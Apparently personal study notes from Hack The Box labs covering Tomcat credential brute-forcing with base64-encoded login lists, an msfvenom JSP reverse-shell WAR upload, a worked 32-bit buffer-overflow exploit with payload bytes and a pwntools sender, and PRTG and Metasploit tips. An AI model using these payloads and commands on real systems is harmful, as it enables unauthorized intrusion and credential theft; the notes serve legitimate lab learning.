- Look for default credentials lists for Tomcat then if that doesn't work you could use a common usernames and passwords and created a permutation of all of them together in that form using a simple python script (using nested for loop) then feed that into this website with each line encoded separately
  - 

    Encode to Base64 format

    Simply enter your data then push the encode button.

    ```
    root:root
    root:admin
    root:test
    root:guest
    root:info
    root:adm
    root:mysql
    root:user
    root:administrator
    root:password
    admin:root
    admin:admin
    ```

    To encode binaries (like images, documents, etc.) use the file upload form a lit

    UTF-8 Destination character set.

    LF (Unix) Destination newline separator.

    ✓ Encode each line separately (useful for when you have multiple entries).

    Split lines into 76 character wide chunks (useful for MIME).

    Perform URL-safe encoding (uses Base64URL format).

    Live mode OFF Encodes in real-time as you type or paste (supports onl

    ENCODE Encodes your data into the area below.

    ```
    Z3Vlc3Q6aW5mbw==
    Z3Vlc3Q6YWRt
    Z3Vlc3Q6bXlzcWw=
    Z3Vlc3Q6dXNlcg==
    Z3Vlc3Q6YWRtaW5pc3RyYXRvcg==
    Z3Vlc3Q6cGFzc3dvcmQ=
    aW5mbzpyb290
    aW5mbzphZG1pbg==
    aW5mbzp0ZXN0
    aW5mbzpndWVzdA==
    aW5mbzppbmZv
    aW5mbzphZG0=
    ```
- **In burpsuite before the attack you need to uncheck encode special characters or else this won't work**
- .WAR files (Web Archive) are zipped web app directories
- Upload this specially made WAR file: msfvenom -p java/jsp_shell_reverse_tcp LHOST=<LHOST_IP> LPORT=<LHOST_IP> -f war -o revshell.war
  - Then access it at /revshell.war
  - MSFvenom is a combination of Msfpayload and Msfencode
- In windows you can wrap quotes around a file name with spaces eg type "hello there.txt"

You know 0xDiablos - Challenge

Binary exploitation file analysis

```
file binary_name
strings binary_name
objdump -d binary_name
```

Fuzz inputs, use things like ghidra to look at function behaviour

Try find things like buffer overflows, format string vulnerabilities, integer overflows, command injection etc

checksec is a tool used to check the security for files. It particularly pertains to seeing if there is buffer overflow mitigations in place like stack canary, non-executable stack, and address randomisation (in this case called PIE)
- checksec --file=<file>
- All these mitigations are turned off for this machine so we are going to try a BOF attack


gdb commands:
- gdb <file>
- disas main - Disassemble main func
- break <funcname>
- run
- step
- next
- info function - Show function names]
- info registers - Show all register values (ebp, eip etc)


Notice when you paste a whole bunch of text into the running app, you get a segmentation fault

gdb-peda functions:
- pattern create <number> - Generate pattern
- pattern offset <memory address> - Find the offset of that pattern
- More at: https://github.com/longld/peda

EIP points to the next instruction
EBP helps functions access their parameters and local variables in a structured manner
ESP manages the top of the stack, adjusting as data is pushed or popped


Buffer Overflow using gdb:
1. Open gdb and generate a large pattern using the pattern create command (use a text file to copy these into)
2. Run the program and paste the pattern into the input
3. Use info reg to look at the pointer values
4. Find the pattern offset by copying the below value (either the address or the plaintext) into the pattern offset command
   ```
   EIP: 0×41417741 ('AwAA')
   ```
5. Regenerate the pattern with that number, paste into text file
6. Add four characters eg 'BBBB' to the end of the pattern to account for filling up the EIP (4 characters in size) and you will see we now have the EIP in our control
   a.
   ```
   EBP: 0×41594141 ('AAYA')
   ESP: 0×ffffd360 ("\\xe2\\x91\\x04\\x08")
   EIP: 0×42424242 ('BBBB')
   ```
7. Find the memory address of the function you want to run using info func
8. Take the above address and reverse it to account for little endian and add it to the end of the new pattern
   a. EG memory address 0x080491e2 -> \xe2\x91\x04\x08 [You can use python pwn p32() for this]
9. In x86 calling convention, functions parameters are often passed on the stack





Because we discovered this function has two parameters in reversing we need those two parameter memory addresses included in the payload

When using disas <function> we can look for possible memory addresses of the where the function parameters are by spotting ebp+8 and ebp+0xc.

a. 

```
0×08049246 <+100>:   cmp    DWORD PTR [ebp+0×8],0×deadbeef
0×0804924d <+107>:   jne    0×8049269 <flag+135>
0×0804924f <+109>:   cmp    DWORD PTR [ebp+0×c],0×c0ded00d
```

10. We add 4 random characters as padding to reach the first argument and then convert both those memory addresses to little endian using python3
    a. EG Use from pwn import *
       print(p32(0xdeadbeef))
11. Our payload should look something like this:

    ```
    AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)
    AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANA
    AjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYA\xe2\x91\x04
    \x08BBBB\xef\xbe\xad\xde\r\xd0\xde\xc0
    ```

12. Now because this executable is hosted on a webserver we will use python and pwn to send it
    a. python3

    ```
    >>> from pwn import *
    >>> p = remote('<victimIP>', <port>)
    >>> p.sendline(<payload>)
    >>> p.interactive()
    ```

Netmon

PRTG Network Monitor configuration files are located at C:\ProgramData\Paessler\PRTG Network Monitor

- Check for usernames/passwords in the PRTG Configuration files
  - The files with .old and .bak extensions are backups

If a password has the name of a year in it, try doing different years because of password rotation

If stuck always check if there are exploits (preferably RCE) available for what you are attacking

For some reason the supposedly same exploit didn't work on msfconsole but worked from github clone:
https://github.com/A1vinSmith/CVE-2018-9276

Under Construction - Too hard for me right now

Using ChatGPT I was able to set up a running django server around the two html files given

Blue

Find PID of specific service on port

```
ss -tulpn | grep :<port>
```

Kill that port

```
kill -9 <PID>
```

For msfconsole attacks use show targets to see if that needs to be set

Make sure you remember to set LHOST to the VPN interface

Once inside meterpreter type `shell` to get a shell